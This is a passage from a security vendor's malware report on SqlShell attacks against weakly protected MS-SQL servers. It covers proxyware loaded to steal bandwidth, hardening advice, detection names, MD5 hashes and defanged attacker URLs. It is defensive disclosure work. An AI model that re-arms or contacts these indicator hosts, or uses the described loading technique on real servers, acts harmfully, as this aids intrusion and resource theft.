As can be seen in the ASD log, the threat actor installed a proxyware with the name "sdk.mdf" in an MS-SQL server and used an SqlShell to execute the proxyware and steal bandwidth. "sdk.mdf" is the DLL file responsible for the actual features, and the file itself only possesses the features provided by proxyware platforms.



However, the "Tmp417C.tmp" SqlShell that is created together loads the proxyware "sdk.mdf" and calls the p2p_start() export function so that it operates without users knowing. When calling p2p_start(), the email address to receive the profits must be transferred as an argument, and the threat actor's email address can be confirmed in the following figure.

Additionally, the name of the SqlShell is “SqlServerWorks.CLR.P2P.dll”, which is similar to LoveMiner’s SqlShell, and it is assumed that they belong to the same threat actor as actual ASD logs have shown that LoveMiner and proxyware are often installed together.

4. Conclusion

Recently, the SqlShell malware is being installed on poorly managed MS-SQL database servers. SqlShell can install additional malware such as backdoors, CoinMiners, and proxyware, or it can execute malicious commands received from threat actors in a way similar to WebShell.

Typical attacks that target MS-SQL database servers include brute force and dictionary attacks on systems where account credentials are poorly managed. In the case of MS-SQL servers that are targeted for attacks, there are many cases where they are installed together during the installation process of ERP and business solutions, in addition to being directly constructed as database servers.

Because of this, administrators should use passwords that are difficult to guess for their accounts and change them periodically to protect the database server from brute force attacks and dictionary attacks, and update to the latest patch to prevent vulnerability attacks. They should also use security programs such as firewalls for database servers accessible from outside to restrict access by threat actors.

File Detection

– CoinMiner/Win.Generic.R503247 (2022.07.08.00)
– CoinMiner/Win.Generic.R531037 (2022.10.20.02)
– CoinMiner/Win.Generic.R548410 (2023.01.04.01)
– Downloader/Win.MyKings.C2097492 (2022.03.28.03)
– Downloader/Win.MyKings.C4262789 (2022.03.28.03)
– Malware/Win.Generic.C4624149 (2021.09.06.02)
– Trojan/Win.Generic.C4819385 (2021.12.08.01)
– Trojan/Win.Generic.C4977493 (2022.02.22.00)
– Trojan/Win.LEMONDUCK.C4206511 (2022.02.17.01)
– Trojan/Win.SqlShell.C4975954 (2022.02.18.01)
– Trojan/Win.SqlShell.C4975955 (2022.02.18.01)
– Trojan/Win.SqlShell.C4975957 (2022.02.18.01)
– Trojan/Win.SqlShell.C4975960 (2022.02.18.01)
– Trojan/Win.SqlShell.C4975962 (2022.02.18.01)

– Trojan/Win.SqlShell.C5109399 (2022.05.02.01)
– Trojan/Win.SqlShell.C5271966 (2022.10.04.02)
– Trojan/Win.SqlShell.C5310256 (2022.11.21.03)
– Trojan/Win.SqlShell.C5310259 (2022.11.21.03)
– Trojan/Win.SqlShell.R473182 (2022.02.18.01)
– Trojan/Win.SqlShell.R473183 (2022.02.18.01)
– Trojan/Win.SqlShell.R489848 (2022.05.02.01)
– Trojan/Win.SqlShell.R535294 (2022.11.21.03)
– Trojan/Win.SqlShell.R546675 (2022.12.28.03)
– Trojan/Win.SqlShell.R549834 (2023.01.09.03)
– Trojan/Win.SqlShell.R567705 (2023.04.04.01)
– Trojan/Win.SqlShell.R576151 (2023.05.02.02)

MD5

012e607f99ecc5b108b292d72938456a

130d2b07a1c4cde8f0804df9fa9622d4

15c87480e0405b41f675222ef2bea95a

17606de13187c780ad3bf6caf2d1bd8c

1e92e397d0ad3d8006d99f81d913ffa1

Additional IOCs are available on AhnLab TIP.

URL

http[:]//54[.]36[.]10[.]73[:]1001/

http[:]//88[.]214[.]26[.]9[:]13785/

http[:]//adminserver[.]online[:]1001/

http[:]//c[.]getmoney[.]company/CLRV7/data[.]txt

http[:]//c[.]getmoney[.]company/CLRV7/ver[.]txt

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/52479/